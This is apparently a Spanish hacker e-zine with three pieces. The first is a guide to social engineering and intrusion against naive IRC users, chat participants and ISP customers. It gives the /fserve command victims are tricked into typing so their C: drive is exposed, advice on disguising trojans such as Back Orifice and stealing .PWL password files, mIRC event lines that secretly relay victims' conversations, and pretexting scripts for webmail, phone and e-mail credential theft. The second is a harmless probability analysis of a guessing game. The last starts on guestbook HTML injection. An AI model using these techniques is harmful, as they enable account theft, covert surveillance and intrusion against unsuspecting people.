sea me podeis escribir a mi direccion de correo tahum@demasiado.com <<<<

---------- Indice ----------

----------_______----------

INTRODUCCION 1

No os entretengo mas, vamos a lo que vamos, primero voy a explicar lo que es la ingenieria social por si alguien aun no lo sabe. La ingenieria social es el arte de convencer a otra persona de que haga algo que a ti te beneficia sin que este se percate, creyendo que lo que hace le beneficia a el. Para ello el individuo tiene que confiar en nosotros mas o menos, cosa que no es facil, no.

Hay 3 tipos basicos de ingenieria social, al que se le pueden a~adir mas, pero estos 3 son los mas comunes, el del IRC, el del telefono y el del mail, siendo el del IRC el mas facil y util, el del mail le sigue en facilidad y el del telefono ya es mas complejo. Ahora profundizaremos en el IRC.
Uno de los errores mas comunes de la gente que circula por el irc es, cuando alguien llega al canal, sin ni siquiera hablarle, le intenta pasar un archivo, un troyano, y la actitud mas normal de la victima es no aceptar el archivo sin mirar quien se lo envia ni nada, no se complica para nada, normal. Pero si la victima entiende del tema y tal, y ve que le envia un .exe, puede que tome represalias contra el individuo que ha intentado aprovecharse de el. Como ejemplo voy a poner un peculiar caso que le ocurrio a un servidor (a mi).

Estaba en el IRC HISPANO, en una canal de hacking, donde un tipo me hizo un privado y me dijo si queria un nukeador de ultima generacion, y le dije, como quien no se da cuenta, que si. Y cuando recibi el archivo mi detector de troyanos me aviso del troyanaco que tenia en mi ordenador, nada mas que el del netbus, con el icono que venia por defecto y todo...en fin, naturalmente no lo ejecute, y en el privado, mientras me hacia el sueco diciendole que lo habia abierto y que no pasaba nada, el mIRC me aviso de que se me estaban queriendo colar por el puerto 12345, xD, ahora os cuento lo que hice, decidi cambiar los papeles, el la victima. Asi qe pense un truco para meterme en su ordenata, y me acorde de mi querido "fserve" y ahi comenzo el juego...

El resto fue facil, yo le hice ingenieria social a el, para poder meterme en su c:, y una vez alli me baje algunos .txt que incluian sus passwords y tal, para mas tarde asustarle diciendole que sabia sus passwords de correo, del private (xD) y de su web. El, incredulo, se comenzao a reir de mi, mas o menos igual que yo de el cuando le dije sus logins y passwords, se quedo helado, en el sentido literal de la palabra, estuvo 5 minutos sin decirme nada, (estaria pensando como lo habria hecho) y el lag apenas era de 3 segundos, el individuo estaria realmente preocupado, el sabia lo que yo podia hacer con eso. Una muy curiosa situacion, que gracias a la ingenuidad del supuesto "hacker" supe aprovecharme.

Por cierto, al final le prometi al chaval que no haria nada con su informacion, y no lo hice ni lo hare.

```
   PREGUNTAS+FRECUENTES      2
==========================  ===
```

Ahora vamos a responder las preguntas mas frecuentes sobre la ingenieria social:

Bien, y porque diablos queremos practicar la ingenieria social??

--Pues para conseguir lo que queramos, ya sea penetrar directamente en el ordenador de la victima, o para conseguir su cuenta, o para un tipo de informacion en especial.

En el IRC se puede hacer ingenieria social?

--Faltaria mas, este es el sitio para la mayoria de ingenieros sociales, (y lammers, todo sea dicho) ahi es muy facil meterle charlies a la victima sin que se percate, ademas no hace falta ser muy buenos actores para ello ;-).

Con que individuos debo empezar?

--En el IRC, en los canales de "+ de 40" o donde se reunan personas maduras o que no entiendan demasiado del tema, pero hay muchos otros canales en los cuales se encuentran novatos, por ejemplo, los de sexo o de ligue.

```
   TECNICAS EN EL IRC      3
========================  ===
```

Y ahora que ya hemos aclarado posibles dudas, vamos a lo mas entretenido, tecnicas de ataque y como depurar esta tecnica:

Hay 3 maneras de como meterse en los ordenadores ajenos a traves de la ingenieria social. Veamos:

-----> Con la frase del enga~o <------

Yo le llamo asi, porque es una tecnica que no se usa mucho pero que si se propone bien da unos resultados inmejorables, es la mejor de la tecnicas. Consiste en lo siguiente, hacer que la victima escriba esta frase en el mIRC:

```
/fserve tu nick 5 c:\
  |       |     |
  |       |     Especifica la unidad. La funcion del 5 la desconozco.
  |       |
  |   Aqui introduces tu apodo.
  |
```

Activa el fserve de la victima, con creditos ilimitados y con libertad para moverte por toda la unidad, con los permisos para bajar y leer archivos.

Lo tiene que escribir en el canal, en el privado, en el status, e inmediatamente cuando pulse intro le aparecera un mensaje para cerciorar si la persona a la que le va a dar acceso a c: es de confianza, lo bueno es que el mensaje esta en ingles ;-) y siguiendo los canones espa~oles, buscara el boton de confirmacion rapidamente sin haber leido lo que ponia. Tipico.

A partir de ese momento a la victima y a ti os aparecera una ventana nueva, donde SOLO tu podras moverte utilizando estos comandos:

ls -- igual que el dir de DOS, lista los archivos del directorio en cuestion.
get -- Pide un archivo.
view -- visualiza un archivo.

Solo se pueden utilizar esos 3 comandos. Ten cuidado por donde te mueves,

recuerda que la victima ve por donde te mueves, si ve que te vas a algun directorio sospechoso o no le gusta lo que haces, cerrara la ventana llevandose consigo la sesion DCC, y ya estaras fuera :-(.

Que la victima meta esta frase no es algo dificil, a veces basta con decirle que con eso el va a estar en tu disco duro, pero que la transmision sera muy lenta, de manera que cuando tu estes dentro y te hayas bajado lo interesante, el se cansara de esperar y te dira que no va, distraele, hazle creer que se ha equivocado de unidad, o dile cualquier chorrada para que se entretenga y no te cierre la sesion. Cuando te cierre la sesion o bien te hayas bajado todos sus archivos .TXT, .PWL y demas, dile que parece que hoy hay mucho lag en el server, que probareis otro dia. Se le puede enga~ar de otras maneras, diciendole que le vas a meter mp3, que es para tener @ en un canal, etc.

Se puede decir que esta tecnica tiene un 60% de probabilidades de acierto.

* Si te conectas desde el mIRC a otros servidores en los que la gente converse en el chat de la pagina web, ni esto ni ninguna de estas tecnicas te serviran, ya que se trata de un cliente de IRC distinto.

** El problema aqui a veces esta en que la victima es tan... que no sabe como se escribe la "\", por ejemplo, eso a mi me ha pasado...

--------> Metiendole un Troyanaco <-------

Esto hoy en dia esta tecnica es muy complicada, pero es mas sofisticada, ya que la mayoria de troyanos que se usan se ejecutan cada vez que el usuario enciende la maquina, se ocultan y ademas te permiten el acceso TOTAL a su ordenador y muchas mas opciones utiles y no tan utiles. Como decirselo es lo dificil, seria recomendable decirle que es un juego de cartas, y comprimirlo en .ZIP, que no se ve tan violento que darselo en un .EXE, pero recuerda que esta tecnica esta decayendo mucho, la gente ya esta preparada, pero aun se puede pescar a alguien despistado por ahi, algun se~or mayor, algun lammer o sencillamente a un novato. Para meterselo necesitaras alguna razon creible, no le vayas a decir que le vas a pasar un nukeador de ultima generacion porque no cuela. Si estas en un canal de sexo, pues dile que es una coleccion de fotos comprimidas, o un programa que te da las claves para los servidores porno, y si estas en un canal de novatos, dile que es un juego de cartas que has hecho tu, cualquier chominada aqui bastara, creeme. Pero ten en cuenta que algunos scripts ya detectan los troyanos si no estan comprimidos, y que algunos antivirus ya pitan cuando detectan el netbus, incluso el BO es detectable con algunos antivirus y algunas aplicaciones freeware.

Luego tendras que conseguir que lo ejecute, facil, dile en que directorio deberia estar y lo ejecutara, cuando te diga que no funciona, tranquilo, dile que es muy extra~o, mientras te intentas colar en su maquina, etc. Por cierto, de entre todos los troyanos yo recomiendo Back Oriffice, nada de NetBus ni de DeepThroat ni de Girlfriend, hacerme caso, BO.

Nunca anuncies en medio del canal si alguien quiere un loquesea, porque seguro que alguien comenzara a sospechar de ti y podria revelar tu plan ante todos. Tambien hay que decir que no hagas nada con esa informacion que no quisieras que te la hagan a ti.

* Si te conectas desde el mIRC a otros servidores en los que la gente converse en el chat de la pagina web, ni esto ni ninguna de estas tecnicas te serviran, ya que se trata de un cliente de IRC distinto.

--------> Enga~andole vilmente <---------

Bien, aqui solo se requiere un par de cosas, imaginacion y una victima bastante novata e ingenua.

Con este truco yo cogi hace un par de a¤os las PWL de 6 personas, si bien lo prove con mas de 40, algo es algo, y cabe decir que esto solo se utiliza como ultimo recurso, ante una fuerte desesperacion, como me paso a mi, que no tenia ningun troyano ni frase milagrosa en el arsenal, solo mi imaginacion, que por cierto es mas que suficiente ;-)

Bien, aqui hay que cogerle el punto emocional a la victima, que por cierto tiene que ser mu novata e ingenua. Si le gusta el futbol pues le dices que te pase el archivo nombredeusuario.PWL, donde nombredeusuario es a quien esta registrado su ordenador, y si no lo sabe, pues que lo busque en el explorador de windows, ala, a buscar. Y que te lo pase, si puedes le pasas un .PWL (uno falso, que ya te veo pasando el tuyo de verdad...) y le dices que con eso el ordenador te va un 5% mas rapido... o que puedes ver el canal+ gratis, o que con eso podras recibir e-mails tuyos, y luego le dices que te pase el de el, y ya lo tienes ;) luego te vas diciendo que te habias equivocado de archivo, que te tienes que ir, y que lo sientes, o puedes seguir la amistad con el, ya sin trucos, no se, tu veras luego. Eso lo tendras que hacer ya si en canales de novatos, y la victima te tendra que tener mucha confianza, esto si es importante aqui.

* Si te conectas desde el mIRC a otros servidores en los que la gente converse en el chat de la pagina web, ni esto ni ninguna de estas tecnicas te serviran, ya que se trata de un cliente de IRC distinto.

DEPURANDO EL ESTILO 4

Ahora vamos a depurar nuestro estilo de caza del enemigo, para ello tan solo teneis que seguir las normas que teneis a continuacion a la hora de practicar la ingenieria social para hacer que sea casi imposible que la victima vea por donde vamos.

1 - Escoger sabiamente un objetivo. Ha de ser novato e ingenuo.

2 - Al trarar con el utilizar un nick distinto al de siempre, pero normalito, os voy a dar si os poneis [[^SÄtäNÄSS^]], poneros josef o jose32, algo mas normalito que aparente que sois gente "normalita".

3 - En el canal de la victima, nunca poner xD, o colorines, o chorradas del script, y no armar jaleo, ser prudente.

4 - No tener ningun tipo de prisa por conseguir nuestro objetivo, y siempre proponerselo como que viene al caso.

5 - No espere que la victima acceda a sus propositos sin antes usted haberle confiado algo que para la victima suponga un gran valor, aunque sean datos falsos

6 - Estar tan solo en el canal donde este la victima, si os hace un Whois y ve que estais en #hacker_novatos o en algun otro canal de hacking, sospechara de vosotros.

7 - Tener configurado el mIRC con datos falsos, en el nombre, uno falso, en el email, podeis poner el verdadero, pero quitad el saludo automatico, no usar ningun script, y si os hacen un whois que no salga algun mensaje obsceno, o alguna chorrada, que ponga algo como: "jose fernandez" o algo parecido.

TRUCOS 5

Aqui encontrareis algunos trucos para practicar la ingenieria social, ninguno de estos trucos tiene que ver directamente con la ingenieria social, sino mas bien con espiar a la victima, trucos para espiarle el correo electronico, para espiarle los privados, que son cosas que para este oficio siempre vienen bien.

------> Espiandolo los privados y demas <-------

Esto no es demasiado dificil, y ademas es muy util, porque no hace falta tener linux para espiar los privados, no, tambien puedes tener la mier** del ventanukos con el mIRC, y es este ultimo el que nos va a ayudar a espiar las conversaciones ajenas, por cierto, las siguientes lineas de codigo deben ir en remote, dentro de events con el listening marcado, pero antes de que abrais el mIRC para meter estas lineas, avisaros que las tienen que tener solo la victima! vosotros no!, teneis que convencer a la victima para que meta estas como os he dicho. La excusa para que las meta puede ser perfectamente que con esas lineas el sera quien pueda espiar a la gente, y seguro que se lo cree, a no ser que entienda del tema o bien sea scripter, la excusa ya correra de vuestra parte, que las meta no resultara complicado con casi cualquier excusa.

Veamos diversos tipos:

{--- Tecnicas de espionaje ---}

```
ON TEXT:*:#:/msg #i.social  $+ $chan $+  < $+ $nick $+ > $parms
```

De esta forma en el canal #i.social se visualizaran los privados de la victima. El nombre del canal lo podeis cambiar si quereis en la linea.

```
ON ACTION:*:#:/msg #i.social  $+ $chan $+  * $nick $parms
```

De esta forma, muy parecida a la anteriormente mencionada, tan solo se ve en el canal #i.social los "/me" que haga la gente de los canales en los que este nuestra victima.

```
ON TEXT:*:?:/msg #i.social **Message from $nick $+ ** $parms
```

De esta forma en el canal #i.social saldra lo que le responden a la victima en los /MSG, pero no lo que el dice, solo lo que el otro individuo le responde.

```
ON NOTICE:*:#:/msg #i.social  $+ $chan $+  - $+ $nick $+ - $parms
```

Igual exactamente que el anterior, pero en vez de observar los privados observaras los DCC CHAT

```
ON OP:#:/msg #i.social  $+ $chan $+  ** $nick sets mode: +o $opnick
```

Este no tiene demasiada utilidad pero aun asi lo pondre. Sirve para ver a los ops de todos los canales en los que este la victima.

```
ON DEOP:#:/msg #i.social  $+ $chan $+  ** $nick sets mode: -o $opnick
```

  Igual que el anterior pero en lugar de ver los que opean veras a los que
  desopean.

```
ON SERVEROP:#:/msg #i.social  $+ $chan $+  ** Mode on $chan +o $server
```

  Cuando ha habido un Netsplit (los hay a manta en el irc-hispano)
  algunos que eran ops y el netsplit les saco del canal, cuando regresan
  al canal automaticamente el server les devuelve el OP, con esta linea
  ves a quien se lo da de los canales en los que se encuentra la victima.

```
ON JOIN:#:/msg #i.social  $+ $chan $+  ** $nick has joined $chan
```

  Ves a todos los que entran al canal/es de la victima. como siempre lo
  veras en el canal #i.social

```
ON PART:#:/msg #SpeedyLinkChannel  $+ $chan $+  ** $nick has left $chan
```

  Igual que el anterior, pero ves a los que salen.

```
ON TOPIC:#:/msg #i.social  $+ $chan $+  $nick changed topic on
$chan to $parms
```

  Ves a la gente que cambia los topics de los canales en los que se
  encuentre la victima.

```
ON NICK:/msg #i.social $nick changed nick to $newnick
```

  Ves a la gente que se cambia los nicks que este en algun canal de
  la victima.

  Bien, hasta aqui la parte de los trucos de los remotes. Cabe decir
  que toda la informacion espiada se vera por defecto en el canal
  #i.social, pero lo podeis cambiar directamente en la misma linea,
  poniendo otro canal cualquiera, en el que seria muy recomendable
  que estuvieseis solos. Ahora vamos a intentar espiarle el correo
  electronico gratuito (si es que tiene, claro ;-))

  ------> Espiando el correo electronico gratuito <------

  Bien, esto ya es mas facil, aqui solo tenemos que hacernos amigos
  la victima, como no, y pedirle su direccion de mail, algo nada
  sospechoso, bien, una vez la tengamos (o antes de tenerla) le
  preguntamos su fecha de nacimiento, cual es su nombre y apellidos
  como quien no quiere la cosa y si la direccion de mail es de ole,
  lettera*, o alguno gratuito, a veces bastara con pinchar
  encima de "se me olvido la contrase~a" o algo asi, y entre las
  opciones para recordarla seguro que el individuo habra puesto su
  feha de nacimiento, la ponemos y la contrase~a se nos sera concedida.
  Si en lugar de eso nos pide una frase, o cual es nuesto trabajo, hay
  que sacarle mas datos a la victima ;P, ya se sabe,quien algo quiere
  algo le cuesta, y con eso y prudencia podremos espiarle el correo
  gratuito durante largos periodos de tiempo, sin tocarle nada, solo leerlo.

* Lettera ahora ha implantado un sistema en el que cuando te das de alta,
  te introduce una cookie en tu ordenador, por lo que solo cada vez que
  quieras entrar a tu correo por lettera, este primero comprobara el login
  y pass, y despues si tienes la cookie que te meten, distinta en cada
  usuario. Aqui la cosa es mas complicada pero estoy investigando como
  clonar cookies y poderlos adaptar a cada cuenta, darme tiempo :).

 [Ed.: Esto no es completamente imposible, de hecho abre muchas puertas.
  parar observar esto mejor, creamos unas cuentas en el server y observamos
  las cookies generadas...]

I.S POR TELEFONO 6

Bien, hasta aqui nuestra leccion DE IRC, ahora vamos a tratar de profundizar en la ingenieria social por telefono, como unos profesionales, ;-) porque esta tecnica no es facil, el quedarse pensando, tartamudear, o poner una voz que no sea de se~or mayor, provoca la desconfianza en nuestra victima, cosa que por telefono resulta muy peligrosa. Lo primero es lo primero, para intentar hacer ingenieria social telefonica hace falta respetar las siguientes normas:

1 - Antes de llamar, nos hemos de apuntar lo que le vamos a decir a la victima y sus posibles respuestas, para que no nos coja desprevenido.

2 - Tendremos que ensayar delante del espejo, hasta que te sepas lo que le tienes que decir, hasta que tu voz parezca firme, no parpadees ni hables muy rapido, y no te pongas nervioso.

3 - Tendras que ofrecer un respeto por el, preguntando por el Sr.Fulanito y nunca le trates de tu ni le nombres por su nombre, y tendras que parecer muy simpatico, que no tienes prisa, pero al mismo tiempo sin irse por las ramas.

4 - Tendras que especificar para que quieres que te de su login y password, (por ejemplo) sobreponiendo siempre que la seguridad de los usuarios es lo primero y como el deseo de arrakis (tambien por ejemplo) es chequear la seguridad de sus sistemas informaticos mediante revisiones rutinarias, hay que actuar rapidamente con los contratiempos que sufran nuestros sistemas informaticos, o algo asi.

5 - Le tendras que transmitir plena confianza, decirle que llame a arrakis para mas informacion, etc. Hay qua transmitir confianza.

6 - Al presentarte, deberas decir que eres el administrador de sistemas de su ISP, te tendras que enterar de su nombre, no es tarea dificil.

7 - Siempre que llames, no ha de haber ruidos de fondo, muy importante, y tendras que ocultar el caller-id, con el prefijo 067, o si llamas desde un movil en las opciones del mismo lo puedes modificar para que lo oculte.

[Ed.: Suele ser #31#numero.a.llamar esconde el caller-id en los GSMs..]

Veamos ahora como deberia ser nuestro comportamiento durante la llamada a la victima:

OBJETIVO	SIMPATIA	RAPIDEZ DE HABLA
Presentacion del problema...	8	4
Le proponemos la solucion	6	8
Le damos nuestro apoyo	9	4

0 es muy lento y 10 muy rapido.

Con esto os quiero decir que tenemos que ser muy simpaticos a la hora de decirle el problema, ya que le estamos molestando, nos hemos de comportar como que el nos esta haciendo un favor, y hablar lento para que lo entienda. Tenemos que ser un poco mas secos a la hora de decirle que la solucion es que nos de su login y password, y ser muy rapidos, que piense que tenemos las ideas claras y mucha prisa ya que sino su privacidad peligraria. Acto seguido estaremos sobre 2 minutos hablando con el comentandole que su isp va a estar solucionando el problema, que puede llamar al siguiente numero de telefono para mas informacion, etc. En resumen, ofreciendo nuestro apoyo. Si seguimos esta tecnica la ingenieria social por telefono no nos ira nada mal ;-)

I.S POR MAIL 7


Esta tecnica es mas facil que la del telefono, pero es mas peligrosa, al ser un e-mail el tiene tiempo para pensar y respondernos, en cambio en el telefono no, por eso tendremos que cumplir estos requisitos para mandarle a la victima la carta.

1 - Tendremos que hacer Fakemail y hacernos pasar por el administrador de sistemas de su ISP.

2 - Tendremos que tener una cuenta de correo electronico en el mismo ISP que la victima, que sea root@isp.com o algo que a la victima le indique que somos el verdadero administrador de sistemas. En esa cuenta debemos decirle que nos mande el login y pass.

Esto y las normas 3, 4, 5 y 6 de la I.S por telefono es lo que hace falta para mandar un mensaje de mail a la victima que concluya con su login y pass en nuestras manos.

Bien, bien, bien... parece que la clase ha acabado. Espero que este texto os haya servido para algo, no me importa el que, y deciros que si teneis alguna duda o alguna sugerencia o solo quereis hablar conmigo, me teneis en tahum@demasiado.com, pero si lo que quereis es criticarme, abuchearme, etc, me podeis escribir a billgates@microsoft.com. Bien, ya solo me queda despedirme de vosotros, no sin antes hacer una peque~a reflexion de la estupidez mas grande del milenio, decir que el milenio empieza el 2001, no se~ores, no es asi, mirar el esquema:



Ya esta, ya me he quedado tranquilo, ahora solo queda deciros que paseis un buen a~o, que hackeeis mucho y que alguien saque la dichosa tarifa plana. Feliz a~o nuevo!!

EOF

-< 0x07 >--.--------------.--
'-[Hendrix)-ï

Como ganar a los chinos

by Hendrix

Siguiendo con la tematica relacionada con los juegos de azar y que tanto interes ha despertado analizare ahora el juego de los Chinos. Parece un juego de ni~os pero yo conozco a gente que es capaz de jugarse a su madre en cualquier cosa (asco de ludopatas...) asi que si hay alguien capaz de jugarse dinero aqui esta Hendrix (alias "el Tahur") dispuesto a ganarselo.

Por cierto TODOS los razonamientos son mios absolutamente y no estan copiados de ningun lado. Mas que nada porque no hay nadie tan enfermo como para hacer un estudio matematico-estadistico del juego de los chinos. Sin mas preambulos empecemos de una vez.

1. EL JUEGO:

Para el que no lo sepa (hay que ser tarugo) el juego consiste en que varios jugadores muestran el pu~o cerrado con un numero secreto de piedras en el interior, minimo 0 maximo 3. Por turnos cada jugador dice el numero de piedras que cree que hay en total y finalmente gana el que lo adivina. Bueno, mejor dicho, el que llega a acumular tres aciertos.

2. DOS JUGADORES:

Reduciremos el juego a dos jugadores porque es el que mejor se puede analizar. Ademas es el caso preferido por los ludopatas terminales (comprobado empiricamente). En primer lugar hay que tener en cuenta que aparte del puro azar intervienen dos factores basicos: La psicologia y la probabilidad. Dejemos de lado la psicologia por un momento y centremonos en las matematicas.

a) Informacion que nos ofrece el contrario:

Para empezar podemos observar que el jugador que dice primero parte con desventaja ya que su oponente puede deducir cuantas piedras tiene, en cambio la respuesta del segundo no afecta en nada al primero ya que no puede modificar nada con la informacion que le aporta. Ej, evidentemente si el primero dice '0' se esta delatando ya que no puede tener ninguna piedra escondida en su pu~o y el segundo jugador tan solo tiene que contar sus propias piedras para ganar. En el caso contrario, si el segundo dice '0' no pasa nada ya que "alea jacta est" (la suerte esta echada) y ya no se puede cambiar ningun resultado.

Analizando las posibles jugadas tenemos lo siguiente:

El 1 jugador dice:	El 1 jugador puede tener:
0	0
1	0 o 1
2	0, 1 o 2
3	0, 1 , 2 o 3
4	1, 2 o 3
5	2 o 3
6	3

b) Informacion que sabemos de nosotros mismos

Existen 7 resultados posibles en toda partida de chinos (0,1,2,3,4,5 o 6) pero cada jugador puede descartar directamente 3 resultados con solo contar sus propias piedras (Ej, no digas 2 cuando tu ya tienes 3, tampoco hay que ser gilipollas). Si analizamos la situacion vemos que solo hay 4 posibles resultados que corresponden al numero de piedras que tenga el contrincante, es decir, si yo tengo 2 piedras los resultados posibles son 2,3,4 o 5 en funcion del numero de piedras que tenga el otro. Por lo tanto las posibilidades de ganar son, en principio, del 25%.

c) Juntandolo todo

Como el primer jugador no tiene ninguna informacion del segundo, sus posibilidades de ganar una partida son exactamente el 25%. En cambio, el segundo jugador, si que tiene informacion de su oponente y puede aumentar esta probabilidad. Ej, en el caso de que el primero diga 0 o 6; el segundo ya sabe el numero de bolas de su oponente y sus posibilidades de ganar aumentan hasta el 75 % (Todas menos las posibilidades de que el primero lo haya adivinado, 100% - 25% = 75%)

De todo lo que hemos dicho podemos deducir que:

El jugador 1 dice	Probabilidad de ganar del 1	Probabilidad del 2
0 o 6	25 %	75 %
1 o 5	25 %	50 %
2 o 4	25 %	33.3 %
3	25 %	25 %

d) Resumen

Por lo tanto se deduce que siempre que seas segundo debes aprovecharte de la informacion que te ofrecen y siempre que seas primero debes decir 3 para no dar informacion. Procura ir variando entre 2, 3 y 4, la diferencia es peque~a y si siempre apuestas 3 tu oponente acabara mosqueandose o dandose cuenta del truco.

e) psicologia

Finalmente trataremos la psicologia, no debes dar ninguna pista a tu contrincante que le permita tener informacion sobre tu jugada por lo que lo mejor es sacar siempre un numero aleatorio de piedras.

f) psicologia profesional

Si tu contrincante es tonto sacara piedras siguiendo algun tipo de estrategia preconcebida. Estas estrategias son contraproducentes ya que no ayudan a nada y en cambio pueden suponer la derrota si el oponente consigue adivinarlas y asi deducir tu proxima jugada. Suponemos que los jugadores sacan SIEMPRE un numero aleatorio de piedras, pero no siempre es asi ya que hay una jugada muy complicada: volver a sacar el mismo numero de piedras que la jugada anterior (es decir, repetir la jugada) ya que es el caso que la gente controla menos.

Fijate en tu oponente si repite mucho o poco, en tal caso podras reducir probabilidades. La media de repeticiones deberia estar en 1 de cada 4 veces (25 %).

g) la realidad

La realidad es que ahora gano casi siempre y me saco bastantes cervezas. Recomendable 100%.

3. MAS DE DOS JUGADORES:

a) Probabilidad

En este caso el juego es bastante diferente ya que influyen otra serie de factores. En este caso el numero de combinaciones a descartar es muy escaso: 0, 1, 2, maximo, maximo-1 y maximo-2. Todas las combinaciones entre 3 y maximo-3 son equivalentes al ’3’ del caso anterior ya que no aportan informacion. En este caso debemos tener en cuenta que hay una serie de resultados mas posibles que otros. Pongamos el caso de

3 jugadores:

Combinaciones	Resultado
0+0+0	0
0+0+1	1
0+0+2	2
0+0+3	3
0+1+0	1
0+1+1	2
0+1+2	3
0+1+3	4
0+2+0	2
0+2+1	3
0+2+2	4
0+2+3	5
0+3+0	3
0+3+1	4
0+3+2	5
0+3+3	6
---	---
1+0+0	1
1+0+1	2
1+0+2	3
1+0+3	4
1+1+0	2
1+1+1	3
1+1+2	4
1+1+3	5
1+2+0	3
1+2+1	4
1+2+2	5
1+2+3	6
1+3+0	4
1+3+1	5
1+3+2	6
1+3+3	7
---	---
2+0+0	2
2+0+1	3
2+0+2	4
2+0+3	5
2+1+0	3
2+1+1	4
2+1+2	5
2+1+3	6
2+2+0	4
2+2+1	5
2+2+2	6
2+2+3	7
2+3+0	5
2+3+1	6

2+3+2	7
2+3+3	8

3+0+0	3
3+0+1	4
3+0+2	5
3+0+3	6
3+1+0	4
3+1+1	5
3+1+2	6
3+1+3	7
3+2+0	5
3+2+1	6
3+2+2	7
3+2+3	8
3+3+0	6
3+3+1	7
3+3+2	8
3+3+3	9

Despues de esta ristra de datos que estoy seguro que no os habeis mirado (que poco se valora el esfuerzo, con lo que ha costado escribirlo) estaries esperando que cuente yo las probabilidades y os lo de todo mascado, En fin, aqui esta:

(Teniendo en cuenta que hay 64 combinaciones posibles)

Resultado	Repeticiones	Probabilidad	Porcentaje
0	1	1/64	1.5 %
1	3	3/64	4.6 %
2	6	6/64	9.3 %
3	10	10/64	15.6 %
4	12	12/64	18.7 %
5	12	12/64	18.7 %
6	10	10/64	15.6 %
7	6	6/64	9.3 %
8	3	3/64	4.6 %
9	1	1/64	1.5 %

Es decir tienes 15 veces mas posibilidades de ganar diciendo 4 que diciendo 0.

El truco se resume facilmente: "SUMA 1.5 POR CADA JUGADOR"

En este caso la cifra magica es 4.5 (tanto da 4 que 5).
Con 4 jugadores el numero magico es 6.

b) Psicologia

Segun me cuenta un amigo ludopata y camarero de un bar (el cual fue el que me incito a realizar este estudio) cuando juega mucha gente los jugadores tienden a poner pocas piedras. Si observas este efecto solo debes ponderar tu apuesta a la baja.

c) la realidad

Fracaso absoluto, humillacion total y ronda de cervezas que paga el nene por espavilao.

4. TRES JUGADORES: METODO MEJORADO

Despues de la humillante derrota, tanto para mi bolsillo como para mi ego decidi repasar mis calculos para ver que fallos habia cometido en el metodo de varios jugadores, teniendo en cuenta que el metodo de 2 jugadores es perfecto. Llegue a la conclusion de que me habia
dejado muchas cosas asi que empezaremos de nuevo:

a) Primer y gran fallo: Mis propias piedras

Si, en el metodo anterior no he contado con mis propias piedras por lo que las probabilidades se reducen a la formula:

```
Piedras totales =  Piedras mias  + Piedras de los otros
                 (dato conocido)  (dato desconocido)
```

Las posibilidades son tenemos:

0+0	0
0+1	1
0+2	2
0+3	3
1+0	1
1+1	2
1+2	3
1+3	4
2+0	2
2+1	3
2+2	4
2+3	5
3+0	3
3+1	4
3+2	5
3+3	6

Lo que significa:

Resultado	Repeticiones	Probabilidad	Porcentaje
0	1	1/16	6.25 %
1	2	2/16	12.5 %
2	3	3/16	18.75 %
3	4	4/16	25 %
4	3	3/16	18.75 %
5	2	2/16	12.5 %
6	1	1/16	6.25 %

Es decir que sumamos "3" al numero de piedras que tengamos pasamos del 18.7% del metodo anterior a un flamante 25%, y acabamos de empezar.

b) Segundo gran fallo: la informacion que nos ofrecen

En el metodo viejo tampoco hemos tenido en cuenta la informacion que nos ofrecen nuestros contrincantes y suponiamos que era lo mismo ser el primero en hablar que ser el ultimo. Esto es un grave error ya que podemos sacar mucha informacion de nuestros contrincantes. En el caso de que seamos los ultimos en hablar podemos asumir el teorema del Jugador Experto (otra inventada made in Hendrix).

Teorema del Jugador Experto: "Un jugador experto tiende a realizar (inconscientemente) jugadas matematicamente muy buenas guiado simplemente por su experiencia en partidas anteriores". Esto es consecuencia de la ley de los grandes numeros: La probabilidad matematica acaba pareciendose mucho a la realidad, si no fuera asi la probabilidad no tendria ningun

sentido.

Aplicando este teorema (que repito: me lo he inventado yo) asumimos que cada jugador aplicara inconscientemente la regla (a) para calcular el numero de piedras que hay en total. De este modo tan solo debemos aplicar la regla al reves:

Piedras Totales = Piedras mias + 3 (esto es lo que piensa el jugador 1)

Deduccion:

Piedras del jugador 1 = 3 - Piedras que el cree que hay en total

De este modo si el primer jugador dice "5", suponemos que tiene 2 piedras. Si el segundo dice "3" suponemos que tiene 0. Como nosotros tenemos 0 decimos "2" y a ganar.

En caso de ser los segundos asumimos que el tercer jugador tiene 1.5 piedras de media. De este modo si el primer jugador dice "5", suponemos que tiene 2 piedras y asumimos que el ultimo tiene 1.5, nosotros tenemos 2 por lo que el resultado es 2+1.5+2=5.5, podemos decir 5 o 6.

c) TEORIA GENERAL DE LOS CHINOS

Piedras Totales = Piedras mias + 1.5 * cada jugador que NO ha hablado + (Pronostico de piedras de cada jugador - 3) * cada jugador que ha hablado

El resultado se puede ponderar segun cuestiones psicologicas

d) la realidad

Se van a enterar estos cabrones quien manda aqui, les voy a sacar cervezas hasta que reviente y se van a tener que inclinar ante el Dios de las apuestas: Hendrix el Tahur.

Hasta otra
Hendrix
hendrix66@iname.com

EOF

-< 0x08 >--.----------------.-
'-[RiveiroBoy)-ï

COMO DAR LA NOTA EN LOS GUESTBOOKS

Hola, voy a explicaros un truquillo tonto. Seguro que muchos de vosostros alguna vez habeis tenido la ocasion de perder el tiempo escribiendo en algun guestbook o tablon de anuncios de los que proliferan por Inet.

Seguro que tambien muchas veces habeis sentido la necesidad de dar la nota y poner tonterias. Muchas veces (no todas, ni mucho menos) para introducir los datos en el tablon o guestbook solo es una pagina que llama a un programa PERL, y este se limita a meter los datos introducidos en la propia pagina web que lo genero. Segun esto, nada nos impide en vez de poner un

mensaje normal como por ejemplo "Busco nena para montarla a caballo" poner
un mensaje con etiquetas de HTML osea lo que seria:

```
<FONT SIZE="5" COLOR="#00FF00">
        <B>Busco nena para montarla a caballo</B>
</font>".
```

El programa en PERL, ademas de incluir las etiquetas para las que se le
programo a~adira tambien las etiquetas que nosotros escribimos como texto
plano, pero al incluirse en la pagina cobraran sentido, es decir en vez de
por ejemplo, en vez de quedar asi:

```
<P>
        <FONT="arial" COLOR="#ffffff">
        Busco nena para montarla a caballo
